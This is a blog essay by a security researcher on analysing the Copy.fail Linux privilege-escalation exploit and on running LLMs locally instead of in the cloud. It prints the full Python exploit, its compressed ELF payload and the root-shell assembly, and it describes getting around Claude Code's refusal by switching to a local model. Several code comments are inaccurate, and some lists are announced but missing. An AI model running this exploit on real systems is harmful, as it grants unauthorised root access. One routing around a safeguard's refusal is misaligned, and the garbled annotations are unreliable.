Georges Gagnerot
|
0
|
May 4, 2026


This is a non-fiction essay about analyzing a real-world exploit, and what that process reveals about the fundamental tension between LLM-powered security workflows and cloud-based AI providers.
Copy.fail is a privilege escalation exploit discovered in the wild. Its core mechanism is both elegant and terrifying: it corrupts the Linux page cache to replace /usr/bin/su in memory only — the on-disk binary remains untouched.
This exploit is pretty frightening since most Linux versions from the past 7 years are vulnerable, and it may allow container escapes in contexts like Docker or Kubernetes.
Here's how it works on one of our VMs. We can see that the first time su is called, it asks for a password. Then the exploit is executed with python3 test.py, and the next time su is called, it doesn't require a password anymore since it has been patched in memory.
Then, I clear the cache with the following command, and the system's original su code is restored:
sync && echo 3 > /proc/sys/vm/drop_cachesHere is the step-by-step mechanism:
setuid(0) + execve("/bin/sh")./usr/bin/su — a setuid-root binary present on virtually every Linux system.splice() to overwrite the page cache backing /usr/bin/su with the payload, chunk by 4-byte chunk. Because it targets the page cache rather than the filesystem, integrity checks like sha256sum still report the original hash. The file looks clean. The kernel serves the attacker's code.su executes the attacker's ELF, which calls setuid(0) and drops them into a root shell.The exploit is ~160 bytes of shellcode and a Python delivery script.
The first instinct could be to open the Python script in Claude Code, using Anthropic's external Opus model. This is the default workflow most teams reach for — paste the suspicious code, ask the AI to explain it, and move on.

The code went straight to Anthropic's servers. Every line of the exploit — the AF_ALG socket abuse, the splice() zero-copy trick, the embedded shellcode — was transmitted over the wire and processed on infrastructure we don't control.
For a publicly disclosed exploit like Copy.fail, this may seem harmless. The code is already on the internet. But consider the implications for actual security work:
More importantly, the model returned the following error:
==API Error: Claude Code is unable to respond to this request, which appears to violate our Usage Policy (https://www.anthropic.com/legal/aup). Please double press esc to edit your last message or start a new session for Claude Code to assist with a different task. If you are seeing this refusal repeatedly, try running /model claude-sonnet-4-20250514 to switch models.==
What this means is that you cannot use the Opus model to analyze these kinds of malicious snippets. It used to work months ago, but it doesn't anymore. Is this a move following the release of the "mythos" model? It could be.
As security researchers, we are used to taking good precautions and are very often working with sensitive and potentially dangerous material. Being locked behind proprietary policies is pretty bad for us!
We did the same analysis again, this time using our internal model running on local hardware. Total hardware budget: under €30,000 — an on-premise machine.
No data exfiltration. No third-party API. The exploit never leaves the office.
Within 60 seconds, we had the same detailed breakdown: the ELF structure, the AF_ALG abuse, the page cache corruption vector, and the shellcode analysis.
Obviously, the model's results are not optimal and could be enhanced; it's not strictly on par with external providers. But the model's speed is MUCH better than any online cloud provider we tested, and the privacy delta was absolute. When we work on customer projects, we are bound to keep their data secure. Using external providers would always break that trust, but using private LLMs is incredibly helpful and can significantly enhance our expertise!
#!/usr/bin/env python3
"""
Detailed version of copyfail
================================

This script is a privilege escalation tool. It performs the following:
  1. Decompresses an embedded ELF64 binary payload (a root-spawning shellcode).
  2. Opens /usr/bin/su (the system privilege-escalation binary).
  3. Replaces the su binary in 4-byte chunks over
     an AF_ALG socket, using Linux splice() for zero-copy file I/O.

WARNING: This is malicious code. Do not execute.
"""

import os
import zlib
import socket

# ---------------------------------------------------------------------------
# Constants
# ---------------------------------------------------------------------------
SOL_ALG = 279

# Network interface
INTERFACE: str = "aead"

# Encrypted/cipher-text header referenced in bind():
# "authencesn(hmac(sha256),cbc(aes))"
# This is a fake interface description — it is passed as part of the
# bind() address tuple and is almost certainly ignored or causes
# bind() to silently accept garbage.
CIPHER_DESC: str = (
    "authencesn(hmac(sha256),"
    "cbc(aes))"
)

# Embedded zlib-compressed payload (an ELF64 binary containing:
#   setuid(0) -> execve("/bin/sh") -> exit(0))
# The full payload is a minimal ELF64 executable with a single PT_LOAD
# segment loaded at virtual address 0x400000, entry point 0x400078.
# The binary is 160 bytes: 64-byte ELF header + 56-byte program header
# + 40 bytes of executable code at file offset 0x78.
EMBEDDED_PAYLOAD_HEX: str = (
    "78daab77f57163626464800126063b"
    "0610af82c101cc7760c0040e0c160c"
    "301d209a154d16999e07e5c16806010"
    "86578c0f0ff864c7e568f5e5b7e10f7"
    "5b9675c44c7e56c3ff593611fcacfa49"
    "9979fac5190c0c0c0032c310d3"
)

# The binary to steal from the target system
TARGET_BINARY_PATH: str = "/usr/bin/su"

CHUNK_SIZE: int = 4

# The payload sends each chunk prepended with 4 bytes of 0x41 ('A').
# These act as a separator / sync marker so the receiver can
# delineate chunks.
SYNC_MARKER: bytes = b"AAAA"

# Send flag: 32768 = MSG_MORE (send(2) / sendmsg(2))
# Tells the kernel to delay final packet transmission until the last
# chunk, reducing the number of network operations.
MSG_MORE: int = 32768

# ---------------------------------------------------------------------------
# Helper functions
# ---------------------------------------------------------------------------

def hex_to_bytes(hex_string: str) -> bytes:
    """Decode a hexadecimal string to raw bytes."""
    return bytes.fromhex(hex_string)


def decompress_payload() -> bytes:
    """
    Decompress the embedded ELF64 payload.

    Returns
    -------
    bytes
        The raw ELF64 binary (160 bytes), loaded in memory as
        a complete executable image at virtual address 0x400000.
        The executable code is 40 bytes starting at file offset 0x78
        (virtual address 0x400078).
    """
    raw_hex = EMBEDDED_PAYLOAD_HEX
    return zlib.decompress(hex_to_bytes(raw_hex))


def write_chunk(
    file_fd: int,
    offset: int,
    chunk: bytes,
    interface_name: str = INTERFACE,
) -> None:
    """
    Transfer data from the target file over an AF_ALG socket using
    sendmsg() and splice() for zero-copy data transfer.

    Execution overview:
      1. Create an AF_ALG / SOCK_SEQPACKET socket.
      2. Bind it to a tuple of (interface_name, cipher_description).
      3. Set crypto socket options via setsockopt(SOL_ALG, ...).
      4. Wait for an incoming connection (accept).
      5. Send a crafted packet via sendmsg() with control messages.
      6. Use splice() to redirect file contents through a pipe into the
         connected socket without copying to user space.
      7. Wait for a response packet (silent on error).

    Parameters
    ----------
    file_fd : int
        File descriptor of the target file
    offset : int
        Byte offset within the file where data should be read from.
    chunk : bytes
        The 4-byte data chunk used to compute the transfer size.
    interface_name : str
        Network interface name component of the bind address.
    """

    # ---------------------------------------------------------------
    # Step 1 — Create AF_ALG / SOCK_SEQPACKET socket
    # ---------------------------------------------------------------
    packet_socket = socket.socket(socket.AF_ALG, socket.SOCK_SEQPACKET, 0)
    packet_socket.bind(
        (interface_name, CIPHER_DESC),
    )
    packet_opt = SOL_ALG

    # Set crypto operation via setsockopt(SOL_ALG, 1, ...).
    # The data is a hex-encoded blob:
    #   08 00 01 00 00 00 00 10 + 64 zero bytes
    packet_socket.setsockopt(packet_opt, 1, hex_to_bytes('0800010000000010' + '0' * 64))
    packet_socket.setsockopt(packet_opt, 5, None, 4)
    conn, addr = packet_socket.accept()
    transfer_size = offset + CHUNK_SIZE
    proto_data = hex_to_bytes("00")
    packet_payload = SYNC_MARKER + chunk

    control_messages = [
        (packet_opt, 3, proto_data * 4),
        (packet_opt, 2, b"\x10" + proto_data * 19),
        (packet_opt, 4, b"\x08" + proto_data * 3),
    ]

    conn.sendmsg(
        [packet_payload],
        control_messages,
        MSG_MORE,
    )

    # ---------------------------------------------------------------
    # Step 6 — Zero-copy transfer via splice()
    # ---------------------------------------------------------------
    pipe_read_fd, pipe_write_fd = os.pipe()

    # Reference to os.splice (non-standard; available on some Linux
    # kernels for zero-copy file-to-pipe transfers).
    splice_func = os.splice

    # Redirect the file into the pipe's write end.
    splice_func(
        file_fd,
        pipe_write_fd,
        transfer_size,
        offset_src=0,
    )

    # Redirect the pipe's read end into the socket.
    splice_func(
        pipe_read_fd,
        conn.fileno(),
        transfer_size,
    )

    # ---------------------------------------------------------------
    # Step 7 — Wait for response (silent on error)
    # ---------------------------------------------------------------
    try:
        conn.recv(8 + offset)
    except Exception:
        pass


# ---------------------------------------------------------------------------
# Main execution
# ---------------------------------------------------------------------------

# Step A: Open the target binary for reading
target_fd = os.open(
    TARGET_BINARY_PATH,
    os.O_RDONLY,
)

# Step B: Decompress the embedded payload
payload = decompress_payload()

# Step C: Iterate over the decompressed payload in 4-byte chunks
offset = 0
while offset < len(payload):
    chunk = payload[offset:offset + CHUNK_SIZE]
    write_chunk(
        file_fd=target_fd,
        offset=offset,
        chunk=chunk,
    )
    offset += CHUNK_SIZE
; =============================================================================
; Payload — 160-byte ELF that replaces /usr/bin/su
; in the page cache.  When an unprivileged user runs `su`, the kernel serves
; this from cache instead of the real binary.  Because su has the setuid bit,
; this ELF executes as root, calls setuid(0)+execve("/bin/sh"), giving a root
; shell.  The on-disk file remains untouched — only the page cache is corrupted.
; =============================================================================
;
; The payload has two parts:
;   Part 1 (offsets 0x00–0x77): ELF header + program header table
;   Part 2 (offsets 0x78–0x9D): x86-64 machine code
;
; The zlib-compressed blob in the exploit decompresses to these 160 raw bytes.

                bits    64
                org     0x400000               ; load address (p_vaddr)

; ---------------------------------------------------------------------------
; Part 1: ELF header  (file offset 0x00, in-memory 0x400000–0x40003F)
; ---------------------------------------------------------------------------

ehdr:
e_ident:
                db      0x7F, "ELF"            ; magic
                db      2                      ; EI_CLASS   = 64-bit
                db      1                      ; EI_DATA    = little-endian
                db      1                      ; EI_VERSION = 1
                db      0                      ; EI_OSABI   = System V
                db      0, 0, 0, 0, 0, 0, 0    ; EI_ABIVERSION + padding

                dw      2                      ; e_type     = ET_EXEC
                dw      0x3E                   ; e_machine  = EM_X86_64
                dd      1                      ; e_version  = 1
                dq      _start                 ; e_entry    = 0x400078
                dq      phdr - ehdr            ; e_phoff    = 0x40
                dq      0                      ; e_shoff    = 0 (no sections)
                dd      0                      ; e_flags    = 0
                dw      ehdr_size              ; e_ehsize   = 64
                dw      phdr_size              ; e_phentsize= 56
                dw      1                      ; e_phnum    = 1
                dw      0                      ; e_shentsize= 0
                dw      0                      ; e_shnum    = 0
                dw      0                      ; e_shstrndx = 0
ehdr_size       equ     $ - ehdr               ; = 64 bytes

; ---------------------------------------------------------------------------
; Part 1b: Program header table  (file offset 0x40, in-memory 0x400040–0x400077)
; ---------------------------------------------------------------------------

phdr:
                dd      1                      ; p_type   = PT_LOAD
                dd      5                      ; p_flags  = PF_R | PF_X
                dq      0                      ; p_offset = 0 (entire file)
                dq      ehdr                   ; p_vaddr  = 0x400000
                dq      ehdr                   ; p_paddr  = 0x400000
                dq      filesize               ; p_filesz = 0x9E
                dq      filesize               ; p_memsz  = 0x9E
                dq      0x100000               ; p_align  = 1 MiB (unusual but valid)
phdr_size       equ     $ - phdr               ; = 56 bytes

; ---------------------------------------------------------------------------
; Part 2: Shellcode  (file offset 0x78, in-memory 0x400078, e_entry)
; ---------------------------------------------------------------------------

_start:
                ; --- setuid(0) ---
                xor     eax, eax               ; 31 c0
                xor     edi, edi               ; 31 ff    | rdi = 0
                mov     al, 105                ; b0 69    | __NR_setuid (105)
                syscall                        ; 0f 05    | setuid(0)

                ; --- execve("/bin/sh", NULL, NULL) ---
                lea     rdi, [rel binsh]       ; 48 8d 3d 0f 00 00 00
                xor     esi, esi               ; 31 f6    | argv = NULL
                push    59                     ; 6a 3b    | __NR_execve
                pop     rax                    ; 58
                cdq                            ; 99       | rdx = 0 (envp = NULL)
                syscall                        ; 0f 05    | execve("/bin/sh", NULL, NULL)

                ; --- exit(0) ---
                xor     edi, edi               ; 31 ff    | status = 0
                push    60                     ; 6a 3c    | __NR_exit
                pop     rax                    ; 58
                syscall                        ; 0f 05    | exit(0)

binsh:          db      "/bin/sh", 0           ; 2f 62 69 6e 2f 73 68 00
                db      0, 0, 0

filesize        equ     $ - ehdr               ; = 0x9E = 158
The Copy.fail analysis crystallized something we'd been sensing for a while: the LLM your security team uses can be the weakest link in your data boundary.
When you paste code into an external LLM, you rarely leak just one thing. In a typical analysis session, the LLM sees:
This is an operational intelligence goldmine and a confidentiality nightmare rolled into one API call.
The common objection to internal LLMs is cost. But the math has changed dramatically:
The machine that ran our Copy.fail analysis cost less than a single security engineer's annual conference and training budget. It handles every code review, every decompilation pass, and every report draft — and it never sends a byte outside the building.
Beyond confidentiality, running an internal model changes how your team works:
We're not arguing that every organization should throw out their API subscriptions tomorrow. External models remain very useful for sensitive research, benchmarking, and getting a secondary opinion. But for security teams specifically, the default workflow should invert:
This blog post has been reviewed by an internal LLM!